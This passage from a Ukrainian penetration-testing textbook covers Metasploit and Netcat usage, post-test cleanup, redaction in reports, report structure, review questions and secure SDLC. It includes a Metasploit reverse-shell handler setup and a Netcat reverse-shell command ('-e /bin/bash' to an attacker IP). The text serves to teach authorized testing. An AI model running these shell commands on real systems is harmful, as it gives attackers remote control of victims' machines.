IPv6 Address : fe80::f9db:202b:4bc3:673c
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

Рис. 6.44 Налагодження та використання reverse shell Metasploit

На рис. 6.44 продемонстроване успішне встановлення Meterpreter-сесії на віддаленій машині, показаний процес використання Metasploit для запуску атаки зворотного TCP-з'єднання з використанням *payload* типу

meterpreter_reverse_tcp. В терміналі користувач вводить команди для налаштування та запуску експлойта:

use multi/handler – модуля обробки для з'єднання.
set LHOST 11.0.129.51 – локальна IP-адреси машини для з'єднання.
set LPORT 5555 –порт для прослуховування.
set payload windows/x64/meterpreter_reverse_tcp – вибір *payload*.
exploit – запуск прослуховування з'єднань.

Далі виконується команда *ifconfig* в Meterpreter для перегляду мережевих інтерфейсів на цільовій машині.

Netcat

Netcat (nc) – це універсальний інструмент для роботи з мережевими з'єднаннями, який часто називають «швейцарським ножем» для мереж. Він може бути використаний для читання та запису даних через мережеві з'єднання за допомогою протоколів TCP або UDP. Netcat може створювати як вихідні, так і вхідні з'єднання для відправки та прийому даних, може працювати як простий сервер, що слухає на вказаному порті і приймає з'єднання, підтримує пересилання файлів між машинами через мережу за допомогою TCP або UDP. Netcat можна використовувати для тестування фаєрволів і перевірки доступності портів. Netcat може використовуватися для створення зворотної оболонки або прямої оболонки, що дозволяє створити віддалений контроль над системою. Хоча це не основна функція Netcat, його можна використовувати для швидкого сканування відкритих портів на віддаленій машині.




Рис. 6.45 Прослуховування порту за допомогою Netcat

Підключення до віддаленого сервера на вказаному порту:

nc <IP-адреса> <порт>
nc example.com 80

Прослуховування на порту:

nc -l -p <порт>
nc -l -p 1234

Передача файлу через TCP:

nc <IP-адреса отримувача> <порт> < файл.txt – на стороні відправника.
nc -l -p <порт> > файл.txt – на стороні отримувача.

Створення зворотної оболонки (reverse shell):

nc <IP-адреса атакуючого> <порт> -e /bin/bash – на машині жертви.
nc -l -p <порт> – на машині атакуючого (слухає на порту).

Сканування портів:

nc -zv <IP-адреса> <порти>
nc -zv 192.168.1.1 1-1000

Прибирання

Правильне прибирання після тестування є важливим етапом для забезпечення того, щоб не залишилося слідів, які можуть викликати підозри або спричинити проблеми для системи. Ключовими кроками прибирання, які необхідно виконати, є:

1. **Видалення файлів**. Перевірка системи на наявність тимчасових файлів і файлів, які були створені під час тестування, та їх знищення. Це можуть бути сценарії, інструменти або журнали. Потрібно використовувати безпечне видалення, перевірити різні місця зберігання файлів, тимчасові каталоги, домашні папки користувачів або інші місця зберігання файлів, де могли залишитися файли, створені під час тестування.
2. **Видалення облікових записів користувачів**. Якщо створювалися нові облікові записи для тестування, їх потрібно повністю видалити. Потрібно зробити аудит системи для виявлення будь-яких інших тимчасових облікових записів, створених під час тестування.
3. Закриття підключень до оболонки. Необхідно переконатися, що всі відкриті сесії зворотної або прямої оболонки (reverse shell або bind shell) завершені:
4. **Зворотні зміни конфігурації**. Якщо змінювалися системні конфігураційні файли (наприклад, файли налаштувань брандмауера, служб тощо), потрібно відновити їх до попереднього стану. Якщо ви відкривалися порти для тестування, необхідно переконатися, що вони закриті.
5. **Закриття бекдорів**. Якщо ви використовувалися бекдори (наприклад, запущені на певних портах або з сервісами), вони повинні бути закриті.
6. **Документування**. Хоча всі внесені зміни слід відновити, важливо вести журнал всього, що було змінено, щоб у разі проблем мати змогу з'ясувати, що було зроблено під час тестування.

Система після тестування повинна бути повернена до початкового стану, щоб не викликати порушення роботи мережі або системи після втручання.

Звітування та докази

Під час звітування та подання доказів після тестування, особливо коли йдеться про чутливу або конфіденційну інформацію, необхідно дотримуватись певних правил для забезпечення безпеки даних.

1. **Розмиття чутливої інформації**.

IP	192.268.25.2
User	kimkat
Password	[redacted]
Date/Time	11/03/21 05:08am

Рис. 6.46 Розмиття чутливої інформації

- **IP-адреси**. У звітах або доказах не потрібно вказувати справжні IP-адреси систем. Вони можуть бути розмиті або замінені на загальні, такі як 192.168.1.1, або на умовні позначення типу [IP адреса].
- **Паролі**. Якщо є доступ до паролів під час тестування, їх потрібно розмити, замінити або приховати за допомогою символів типу ********.
- **Адреси** електронної пошти. Якщо електронні адреси використовуються в тестуванні (наприклад, під час фішингових кампаній або тестів на соціальну інженерію), не потрібно включати їх до звіту, можна використовувати вигадані або замасковані електронні адреси, типу test@example.com або .

2. **Формати збереження доказів**.
   - **Скріншоти**. Якщо надаються скріншоті, обов'язково потрібно розмивати або приховувати всю конфіденційну інформацію (IP-адреси, паролі тощо) перед тим, як додавати їх до звіту.
   - **Журнали**. Під час включення результатів сканування або вводу команд необхідно переконатися, що всі чутливі дані приховані або замінені нейтральними значеннями.
   - **Файли конфігурацій**. У разі включення частин конфігураційних файлів або журналів треба переконатися, що критичні поля (ключі API, токени аутентифікації, приватні ключі тощо) замасковані або вилучені.

3. **Збереження даних та політика конфіденційності**. Усі дані, зібрані під час тестування (скріншоти, журнали, файли), мають зберігатися відповідно до внутрішніх політик компанії чи організації щодо обробки конфіденційної інформації. Необхідно дотримуватися таких правил:
   - **Обмеження доступу** до чутливих даних тільки тими особами, які мають відповідні права.
   - **Шифрування** для збереження файлів, що містять конфіденційну інформацію.
   - Після завершення тестування всі непотрібні файли мають бути **знищені** за допомогою безпечних методів видалення.

4. **Аудиторія звіту**. У залежності від того, кому надається звіт (керівництву, технічній команді або клієнту), рівень деталізації та кількість чутливих даних повинні бути адаптовані під відповідну аудиторію. Наприклад, технічна команда може отримати більше технічних деталей (але з розмитою конфіденційною інформацією), а керівництво – більш загальний огляд. Якщо якісь частини даних приховані або розмиті, повинні бути чіткі пояснення, чому це зроблено, щоб не було плутанини.

5. **Очищення метаданих**. Перед відправкою документів метадані, які можуть містити інформацію про попередніх користувачів або внутрішню інформацію, повинні бути видалені.

6. **Додаткові рекомендації**.
   - **Шифрування під час передачі**. Передача конфіденційної інформації повинна здійснюватися захищеними каналами (наприклад, SFTP, HTTPS, або зашифровані електронні листи).
   - **Контроль версій**. Якщо звіти можуть оновлюватися, потрібно зберігати різні версії, щоб мати можливість простежити, які зміни були внесені і чому.

– **Звітування про порушення**. У разі виявлення серйозних вразливостей звіти і будь-які докази повинні зберігатися відповідно до стандартів безпеки та політик організації, щоб не допустити розголошення інформації до її виправлення.

Видалення інформації про тестування

Під час завершення тестування важливо дотримуватися належного процесу видалення, щоб уникнути втрати важливої інформації до проведення остаточних перевірок і зустрічей із зацікавленими сторонами. Ось основні кроки, яких слід дотримуватися:

1. **Не видаляти нічого завчасно**. Перш ніж видаляти будь-які дані, потрібно провести всі необхідні заплановані зустрічі із усіма зацікавленими сторонами (керівництво, технічні команди, команди безпеки) для обговорення результатів тестування. Важливо, щоб усі погодилися з висновками та діями, які потрібно вжити.

2. **Повторне тестування**. Часто після впровадження виправлень або патчів організації запитують повторне тестування. У такому випадку, збережені докази та конфігурації допоможуть провести перевірку виправлень і порівняння з початковими результатами тесту.

3. **Збереження звітів окремо**. Всі звіти та докази, що були зібрані під час тестування, мають бути збережені окремо та безпечно, з використанням зашифрованих сховищ або сервісів з двофакторною автентифікацією для додаткового захисту. Звіти мають бути збережені у стандартизованих форматах (наприклад, PDF, DOCX), а також заархівовані у зашифрованих архівах для додаткової безпеки.

4. **Безпечне видалення доказів**. Після завершення зустрічей із зацікавленими сторонами та виконання повторного тестування, докази мають бути безпечно видалені. Потрібно перевірити, що всі файли, які містять чутливі докази, видалені з усіх джерел, включаючи: локальні сховища (жорсткі диски, SSD), хмарні сховища (Google Drive, OneDrive, Dropbox), зовнішні носії (USB-накопичувачі, флешки), системні кеші та тимчасові файли. Після завершення видалення необхідний аудит систем на те, що всі чутливі дані були повністю знищені, що можна зробити за допомогою сканерів файлової системи або спеціалізованих програм. Нотатки або журнал усіх дій, пов'язаних з видаленням даних, при необхідності можуть надавати докази того, що чутливі дані було знищено належним чином.

Дотримання цих правил допоможе гарантувати, що конфіденційна інформація надійно зберігається до моменту завершення тестування і видаляється без можливості відновлення після виконання всіх необхідних заходів.

Формат звіту

Звіт про тестування є ключовим документом, що детально описує процес, результати та рекомендації після проведення тестування на проникнення. Нижче наводиться структура звіту з детальним описом кожного розділу:

1. **Вступ**. Описує основні цілі та завдання пентесту, наприклад, виявлення вразливостей, оцінка рівня безпеки системи, тощо. Визначає, які системи, додатки чи інфраструктура були включені в тестування (IP-адреси, домени, ПЗ, платформи тощо). Дати початку та завершення тестування. Перелік осіб, які брали участь у тестуванні, їхні ролі та контакти.

2. **Резюме**. Короткий огляд основних результатів тестування, включаючи кількість знайдених вразливостей та загальний рівень ризику для організації. Огляд основних рекомендацій щодо покращення безпеки. Оцінка стану безпеки на момент завершення тестування (наприклад, високий, середній або низький рівень ризику).

3. **Покрокова інструкція щодо проведення тесту**. Опис методології, якою керувались під час проведення тестування (наприклад, OWASP, NIST, PTES). Перелік інструментів та технік, які використовувалися під час тестування (наприклад, nmap, Burp Suite, Metasploit). Детальний опис процесу тестування, включаючи етапи сканування, експлуатації вразливостей, післяексплуатаційних дій та звітності. Вказується, чи були певні частини системи виключені з тестування або з якими труднощами стикалися.

4. **Технічні висновки (знайдені вразливості)**. Цей розділ містить детальний опис всіх знайдених вразливостей:

- **ID**. Унікальний ідентифікатор уразливості для подальшого відстеження.
- **Назва**. Коротка назва вразливості (наприклад, SQL Injection, Cross-Site Scripting).
- **Ймовірність експлуатації**. Оцінка ймовірності того, що уразливість може бути експлуатована (низька, середня, висока).
- **Ймовірні втрати**. Опис можливих негативних наслідків, якщо вразливість буде використана.
- **Ризик**. Комбінована оцінка ризику, заснована на ймовірності експлуатації та можливих втратах (низький, середній, високий).
- **Детальний опис**. Технічний опис вразливості, її причини та контекст, де вона була знайдена.
- **Рекомендації щодо усунення або пом'якшення**. Конкретні кроки або поради, як усунути або пом'якшити вразливість.

5. **Стратегія пом'якшення**. Оцінка можливих загроз та вразливостей, які можуть бути усунені або пом'якшені. Пропозиції щодо порядку усунення вразливостей, починаючи з тих, що мають найвищий ризик для бізнесу. У випадках, де повне усунення вразливості займає час, надаються рекомендації щодо тимчасових рішень або обмежень, які можуть бути впроваджені для зменшення ризику.

6. **Вплив на бізнес**. Пояснення того, як знайдені вразливості можуть вплинути на бізнес (фінансові втрати, витоки даних, порушення роботи). Визначення, які вразливості становлять найбільшу загрозу для бізнесу, і які повинні бути усунені в першу чергу.

7. **Додатки**. Усі журнали, логи та скріншоти, які були зібрані під час тестування. Результати сканування, деталі експлуатації вразливостей та інші технічні матеріали, що можуть бути корисні для аналізу. Перелік використаних інструментів та їхні версії для повторного відтворення тесту.

Контрольні запитання

1. Що таке тестування безпеки ПЗ?
2. Що таке тестування на проникнення?
3. Що включає в себе тестування на відповідність стандартам, і які стандарти безпеки можуть бути застосовані?
4. Навіщо тестувати продуктивність під навантаженням?
5. Чому важливо розпочинати тестування на ранніх етапах розробки ПЗ?
6. У чому полягає «парадокс пестициду»?

7. Чи відсутність помилок є основною метою тестування?
8. Які ключові елементи включаються в план тестування безпеки?
9. Чим відрізняється реалізація тестів від виконання тестів?
10. У чому полягає основна відмінність між статичним і динамічним тестуванням безпеки?
11. Що таке статичне тестування безпеки (SAST) і на якому етапі розробки воно виконується?
12. Які переваги надає статичне тестування безпеки на ранніх етапах розробки ПЗ?
13. Як інтеграція SAST у процес CI/CD допомагає в тестуванні безпеки?
14. Які обмеження має статичне тестування безпеки?
15. Що таке динамічне тестування безпеки (DAST), і на якому етапі його зазвичай виконують?
16. Які вразливості можуть бути виявлені тільки за допомогою динамічного тестування?
17. Наведіть приклади законодавчих актів, які впливають на вимоги до безпеки ПЗ.
18. Які джерела інформації про відомі вразливості можна використовувати під час розробки ПЗ?
19. У чому полягає роль здорового глузду у формуванні вимог до безпеки?
20. Які дані містять результати попередніх перевірок?
21. Що таке тестування на проникнення (Pentesting),?
22. Що таке зовнішній тест на проникнення?
23. Яка основна мета оцінки фізичної безпеки?
24. Які основні завдання виконує фаза тестування – після залучення (Post-Engagement)?
25. Що включає IP-простір тестування?
26. У чому різниця між зовнішнім та внутрішнім тестуванням безпеки?
27. Що означає «очікувані цілі» в контексті визначення області тестування?
28. Що таке пентестінг поза сайтом, і які компоненти він включає?
29. Які загрози перевіряються під час пентестінгу на місці?
30. Які основні цілі і завдання пентесту повинні бути зазначені в ТЗ?
31. Які елементи включає обсяг роботи в ТЗ?
32. Які типи звітів клієнт може отримати наприкінці пентесту?
33. Які юридичні угоди можуть бути включені в ТЗ для захисту конфіденційної інформації?
34. Що має включати план комунікації між пентестером і організацією?
35. Які методи захисту конфіденційних даних повинні використовуватися під час тестування?
36. Як пентестер повинен діяти у разі виявлення критичної вразливості?
37. Яка інформація повинна бути включена в терміновий звіт про вразливість?
38. Які документи пентестер повинен мати при собі для підтвердження своїх повноважень під час тестування?
39. Як організація повинна реагувати на повідомлення про виявлену критичну вразливість?
40. Які канали зв’язку можуть бути використані для обміну інформацією під час тестування?
41. Що таке «картка виходу з в'язниці»?
42. Що таке угода про нерозголошення (NDA)?
43. Які основні елементи, що складають угоду про нерозголошення?

44. Які обмеження щодо доступу до конфіденційної інформації можуть бути встановлені в угоді про нерозголошення?
45. Які обставини можуть дозволяти розголошення конфіденційної інформації?
46. Що таке пасивний збір інформації, і які його переваги?
47. Назвіть методи пасивного збору інформації.
48. Що таке активний збір інформації?
49. Які методи активного збору інформації?
50. Чому активний збір інформації вважається ризикованішим порівняно з пасивним?
51. Що таке OSINT?
52. Що таке Google Dorking?
53. Чи є Google Dorking обмеженим лише для пошукової системи Google?
54. Що означає оператор intext: у контексті Google Dorking?
55. Як оператор ext:log допомагає звузити результати пошуку?
56. Що таке Shodan і як вона відрізняється від традиційних пошукових систем?
57. Як Shodan допомагає виявляти пристрої з відомими вразливостями?
58. Яку інформацію може надати Shodan про пристрої, які вона індексує?
59. Яку інформацію можна зібрати за допомогою TheHarvester?
60. Як TheHarvester може бути використаний для збору електронних адрес?
61. Які джерела використовує TheHarvester для збору інформації?
62. Яка команда TheHarvester використовується для пошуку електронних адрес, піддоменів та IP-адрес, пов'язаних з конкретним доменом?
63. Що таке WHOIS?
64. Яку інформацію можна отримати за допомогою WHOIS?
65. Як WHOIS допомагає пентестерам у процесі збору інформації про ціль?
66. Які команди WHOIS можна використовувати для отримання даних про домен чи IP-адресу?
67. Що таке Hunter.io і для чого він використовується?
68. Чому важливо перевіряти електронні адреси на дійсність перед відправленням повідомлень?
69. Як плагін для Google Chrome Hunter.io може спростити процес збору електронних адрес?
70. Яку інформацію можна знайти, здійснюючи пошук за доменом на crt.sh?
71. Яким чином аналіз історії сертифікатів може допомогти в розумінні інфраструктури безпеки?
72. Як crt.sh допомагає виявити можливі компрометації доменів?
73. Що таке Wappalyzer і для чого він використовується?
74. Яку інформацію надає Wappalyzer про вебсайти?
75. Що таке Gophish і для чого він використовується?
76. Які елементи можна налаштовувати в кампанії Gophish?
77. Як працює функція імпорту сайту (Import Site) у Gophish?
78. Як працює опція Redirect to у Gophish і для чого вона використовується?
79. Які можливості доступні в інтерфейсі перегляду результатів кампанії в Gophish?
80. Які альтернативи Gophish для проведення фішингових кампаній ви можете назвати?
81. Як функція тегів (наприклад, {{.FirstName}}) використовується в шаблонах листів Gophish?
82. Для чого використовується інструмент Macchanger?
83. Які основні команди для роботи з Macchanger?

84. Як за допомогою Macchanger встановити випадкову MAC-адресу?
85. Для чого застосовується сканування хоста, і чим воно відрізняється від сканування мережі?
86. Що включає в себе сканування додатків?
87. Які елементи безпеки перевіряються при скануванні бездротової точки доступу?
88. Що таке Nmap, і для чого він використовується?
89. Яку інформацію можна отримати за допомогою Nmap про мережеву інфраструктуру?
90. Яка команда Nmap використовується для SYN-сканування?
91. Для чого використовується Nmap Scripting Engine (NSE)?
92. Як налаштувати Nmap для сканування вебсервера на наявність конкретної вразливості, наприклад CVE-2017-5638?
93. Яка інформація міститься у звіті про вразливості, отриманому за допомогою Nmap?
94. Що означає рейтинг критичності вразливості, і як він може впливати на заходи безпеки?
95. Що таке Nikto та які проблеми він може виявити?
96. Що таке Greenbone OpenVAS і для чого він використовується?
97. Які дані містить таблиця виявлених вразливостей у результатах сканування Greenbone OpenVAS?
98. Що таке Hping, і для чого він використовується?
99. Які типи пакетів можна створювати за допомогою Hping?
100. Яким чином Hping може допомогти у тестуванні мережі?
101. Які мережеві атаки можна симулювати за допомогою Hping?
102. Як виглядає приклад команди для надсилання SYN-пакетів на певний порт?
103. Що таке FFuF і для чого він використовується?
104. Яке основне призначення фаззингу в тестуванні безпеки?
105. Які види HTTP-запитів підтримує FFuF?
106. Які параметри можуть бути використані для фільтрації результатів у FFuF?
107. Як виглядає команда для фаззингу шляхів на вебсайті за допомогою FFuF?
108. Як виглядає команда для фаззингу POST-запитів із використанням словників для імен користувачів і паролів?
109. Що таке Burp Suite і для чого його використовують?
110. Яке основне призначення Proxy в Burp Suite?
111. Які дії можна виконувати за допомогою Repeater в Burp Suite?
112. Для чого використовується Decoder у Burp Suite?
113. Яке завдання виконує Comparer в Burp Suite?
114. Які параметри можна переглядати у вкладці HTTP history в Burp Suite?
115. Як Intruder Burp Suite допомагає тестувати форми та API?
116. Які функції є у вкладці Positions в Intruder в Burp Suite?
117. Для чого потрібні типи атак Sniper та Battering ram в Intruder в Burp Suite?
118. У яких випадках корисно використовувати тип атаки Cluster bomb в Burp Suite?
119. Яку функцію виконує Payload settings в Intruder в Burp Suite?
120. Які методи кодування підтримує Decoder в Burp Suite?
121. Як у Comparer Burp Suite можна порівняти HTML-відповіді?
122. Що таке OWASP ZAP і для чого він використовується?

123. Яку роль відіграє вбудований сканер в OWASP ZAP?
124. Що таке підвищення привілеїв?
125. Які два основні типи підвищення привілеїв існують? Коротко їх опишіть.
126. Які основні причини підвищення привілеїв у системах безпеки?
127. Які тактики підвищення привілеїв використовують зловмисники?
128. Що таке веб-оболонки (Web Shells) і як вони використовуються для підвищення привілеїв?
129. Що таке Crunch і для чого він використовується?
130. Як Crunch дозволяє комбінувати символи в паролях? Які приклади команд демонструють цю можливість?
131. Які обсяги даних можуть бути згенеровані Crunch в залежності від вибраних параметрів?
132. Що таке WPScan, і для чого він використовується?
133. Яка команда WPScan використовуються для базового сканування сайту WordPress?
134. Які параметри застосовуються для сканування плагінів?
135. Яку інформацію може виявити WPScan?
136. Що таке Sqlmap і для чого він використовується?
137. Які системи управління базами даних підтримує Sqlmap?
138. Наведіть приклад базової команди Sqlmap для перевірки параметра на вразливість до SQL-ін'єкцій.
139. Яка команда Sqlmap дозволяє автоматично отримати дамп бази даних?
140. Яку команду Sqlmap використовують для перевірки на сліпу ін'єкцію на основі часу?
141. Як за допомогою Sqlmap отримати список баз даних, доступних через вразливий запит?
142. Які види хеш-функцій підтримуються онлайн-інструментами для розкриття хешів?
143. Яке призначення FindMyHash?
144. Які хеш-функції підтримує FindMyHash?
145. Чому FindMyHash є швидшим для розкриття відомих хешів порівняно з іншими методами?
146. Яке основне призначення інструменту Responder?
147. Які мережеві протоколи використовує Responder для перехоплення хешів автентифікації?
148. Який протокол автентифікації, що використовується в мережах Windows, є вразливим до атак Responder?
149. Які протоколи підтримує THC Hydra?
150. Які версії хешів Windows підтримує Ophcrack?
151. Для яких операційних систем доступний John the Ripper?
152. Які алгоритми хешування підтримує John the Ripper?
153. Які основні методи атак може використовувати John the Ripper?
154. Як можна модифікувати існуючі слова в словнику для підвищення ефективності злому?
155. Як вказати формат хешів у команді John the Ripper? Наведіть приклад.
156. Яка основна функція Wireshark?
157. Які типи протоколів підтримує Wireshark?
158. Як можна використовувати фільтри в Wireshark, і для чого вони потрібні?

159. Що таке Honeypot, і яка його основна мета?
160. Чому важливо ізолювати Honeypot від справжніх систем?
161. Як Honeypot допомагає у зборі інформації про атаки та хакерські техніки?
162. Як Honeypot може відволікати зловмисників від критично важливих систем?
163. Які основні ризики пов'язані з розгортанням Honeypot?
164. Яка користь від даних, зібраних Honeypot, для покращення кібербезпеки організації?
165. Що таке зворотна оболонка (reverse shell) і як вона відрізняється від прямої оболонки (bind shell)?
166. Чому зворотна оболонка вважається менш підозрілою для фаєрволів та систем безпеки?
167. Яка роль фаєрволів у захисті від зворотних оболонок?
168. Що таке Metasploit і для чого він використовується?
169. Які основні функції Metasploit у тестуванні на проникнення?
170. Які типи модулів доступні в Metasploit і які їх функції?
171. Чим відрізняються msfconsole, msfcli, Armitage та Metasploit Pro?
172. Які команди використовуються для пошуку модулів у Metasploit?
173. Як можна фільтрувати результати пошуку в Metasploit за типом модуля?
174. Яка роль payloads у Metasploit?
175. Як можна використовувати команди Linux під час сесії Metasploit?
176. Як за допомогою Metasploit можна завантажувати і виконувати скрипти на цільовій системі?
177. Що таке Netcat?
178. За якими протоколами працює Netcat при передачі даних?
179. Які команди Netcat використовуються для підключення до віддаленого сервера?
180. Як налаштувати Netcat для прослуховування на певному порту?
181. Яким чином Netcat може бути використаний для передачі файлів між машинами?
182. Яка команда Netcat використовується для створення зворотної оболонки (reverse shell)?
183. Які ключові кроки включає процес прибирання після тестування?
184. Які файли слід видалити після завершення тестування, і чому?
185. Які конфігураційні файли можуть бути змінені під час тестування?
186. Як потрібно обробляти IP-адреси у звітах, щоб захистити конфіденційність?
187. Які методи можна використовувати для збереження конфіденційності паролів у звіті?
188. Які альтернативи можуть бути використані для електронних адрес, що згадуються в звіті?
189. Яких правил слід дотримуватись при збереженні даних, зібраних під час тестування?
190. Як слід адаптувати звіти залежно від аудиторії?
191. Коли потрібно видаляти дані про тестування?
192. Яких правил потрібно дотримуватися для забезпечення безпеки звітів?
193. Які інструменти або методи можна використовувати для перевірки того, що всі чутливі дані були знищені?

Розділ 7

БЕЗПЕЧНЕ ПРОГРАМУВАННЯ

Життєвий цикл розробки ПЗ

Життєвий цикл розробки ПЗ (Software Development Life Cycle, SDLC)[44] – це процес, який використовується для планування, створення, тестування та впровадження ПЗ. Цей процес забезпечує структуровану та систематичну методологію для розробників, інженерів та інших учасників проекту, щоб ефективно створювати програмні продукти.




Рис. 7.1 Питання для розробників щодо забезпечення безпеки на кожному етапі SDLC

Комплексний захист ПЗ передбачає інтеграцію заходів з безпеки на кожному етапі життєвого циклу розробки ПЗ, що допомагає виявляти та усувати вразливості до того, як вони можуть бути використані для атак, і забезпечує відповідність вимогам безпеки протягом всього процесу розробки. Розглянемо основні принципи забезпечення безпеки на кожному етапі:

1. **Визначення вимог (Requirements analysis)**. На цьому етапі слід визначити вимоги безпеки системи, зокрема вимоги до автентифікації, авторизації, шифрування та захисту даних. Аналіз потенційних загроз і визначення можливих ризиків для безпеки дозволяють розробникам заздалегідь підготуватися до можливих проблем.

2. **Проектування системи (System design)**. Важливо розробляти архітектуру з урахуванням загальноприйнятих принципів безпеки, таких як розподіл та мінімізація привілеїв, захист від вразливостей, а також використання безпечних API. Використання таких методів, як шифрування даних, багатофакторна аутентифікація та проактивний моніторинг дозволяє уникнути можливих атак. Важливим є виявлення й аналіз потенційних загроз саме під час розробки архітектури.

3. **Розробка (Development)**. Розробники повинні дотримуватись стандартів безпеки під час написання коду, що включає в себе уникання

[44] Death D. Information Security Handbook, 2023. 370p.

використання небезпечних функцій, захист від введення шкідливого коду, а також регулярне виконання Code Review. Інтеграція інструментів статичного аналізу коду для автоматичної перевірки вразливостей у коді може допомогти розробникам на ранніх етапах знайти помилки. Впровадження принципів безпеки у кожен етап DevOps дозволяє автоматизувати перевірки безпеки.

4. **Тестування (Testing)**. На етапі тестування перевіряється не тільки функціональність, а й безпека системи. Слід переконатися, що ПЗ відповідає стандартам безпеки, таким як ISO/IEC 27001 або GDPR. Виконання різних видів тестування безпеки, таких як тестування на проникнення, статичний і динамічний аналіз безпеки, допомагає знайти слабкі місця системи. Функціональність – тестування основних функцій ПЗ на коректність та безпеку. Фаззинг – автоматичне подання випадкових даних для виявлення потенційних вразливостей. Керування сеансами – тестування механізмів автентифікації та керування сеансами на надійність. DAST (Dynamic Application Security Testing) – динамічне тестування, яке імітує атаки для виявлення вразливостей у працюючій системі. Тестування на проникнення – імітація реальних атак для виявлення слабких місць у системі. Тестування аутентифікації – перевірка механізмів аутентифікації для запобігання несанкціонованому доступу. Тестування безпеки – використання спеціалізованих інструментів для перевірки системи на безпеку: Metasploit, Nessus, Kismet, OWASP ZAP, Nmap.

5. **Розгортання (Deployment)**. На етапі розгортання ПЗ важливо забезпечити безпечний процес та належну документацію. Під час розгортання слід використовувати безпечні середовища, щоб захистити систему від зовнішніх атак. Наприклад, налаштування міжмережевих екранів (Firewall), моніторинг логів та встановлення систем виявлення вторгнень (IDS). Важливо переконатися, що всі конфігураційні файли мають відповідні обмеження доступу і захист, зокрема безпечні параметри за замовчуванням. Чітка і зрозуміла документація щодо налаштувань безпеки та використання системи значно підвищує її безпечність.

6. **Експлуатація і супровід (Operation and maintenance)**. Після запуску програми слід постійно моніторити її на предмет нових загроз і атак. Користувачі повинні мати можливість легко повідомляти про виявлені вразливості. Використання інструментів для аналізу логів та виявлення аномалій може допомогти своєчасно реагувати на інциденти. Важливо регулярно оновлювати ПЗ та випускати патчі безпеки для усунення нових вразливостей. Постійна оцінка нових ризиків та розробка механізмів для запобігання загрозам дозволяє захистити ПЗ на довгий час. Потрібно зменшувати ризики, пов'язані із використанням застарілих, непідтримуваних, вразливих бібліотек та компонентів, за рахунок їх постійного моніторингу.

7. **Закриття (Retirement)**. Під час завершення роботи програми або її деінсталяції потрібно переконатися, що всі дані користувачів видалені відповідно до вимог безпеки, а будь-які пов'язані сервіси та доступи закриті.

Комплексний захист ПЗ вимагає інтеграції заходів безпеки на всіх етапах SDLC. Це забезпечує проактивний підхід до безпеки та зменшує ризики, пов’язані з кібератаками, вразливостями та іншими загрозами.

Стандарти безпечного SDLC.

Для впровадження безпечного життєвого циклу розробки ПЗ (SDLC) існують кілька важливих стандартів та моделей, що допомагають забезпечити безпеку на всіх етапах.

- **OWASP Software Assurance Maturity Model (SAMM)**[45] – це модель зрілості для забезпечення безпеки ПЗ. Вона допомагає організаціям оцінювати існуючі процеси розробки та визначати, як інтегрувати безпеку на різних етапах SDLC. Модель SAMM пропонує чіткі рекомендації для розробників і менеджерів щодо покращення процесів забезпечення безпеки, починаючи від проектування до розгортання системи. Ця модель має різні рівні зрілості, що дозволяє поступово підвищувати рівень безпеки залежно від потреб організації.
- **OWASP Application Security Verification Standard (ASVS)**[46] – це стандарт, створений OWASP для перевірки безпеки вебдодатків. Він визначає набір вимог для різних рівнів безпеки (базовий, стандартний і підвищений рівень). ASVS використовується для забезпечення того, щоб розробники і тестувальники могли перевіряти ПЗ на відповідність вимогам безпеки, що допомагає структурувати процес розробки, зосереджуючись на конкретних вимогах безпеки для різних типів додатків.
- **OWASP Top 10 Proactive Controls**[47] визначає 10 проактивних контролів, які розробники повинні впроваджувати, щоб забезпечити безпеку на етапі розробки ПЗ. Контролі включають такі практики, як захист даних, правильна аутентифікація і авторизація, захист від XSS і SQL-ін'єкцій, а також управління сеансами. Це чудовий набір інструкцій для розробників, що допомагає зменшити кількість поширених вразливостей шляхом дотримання стандартів безпеки з самого початку розробки.
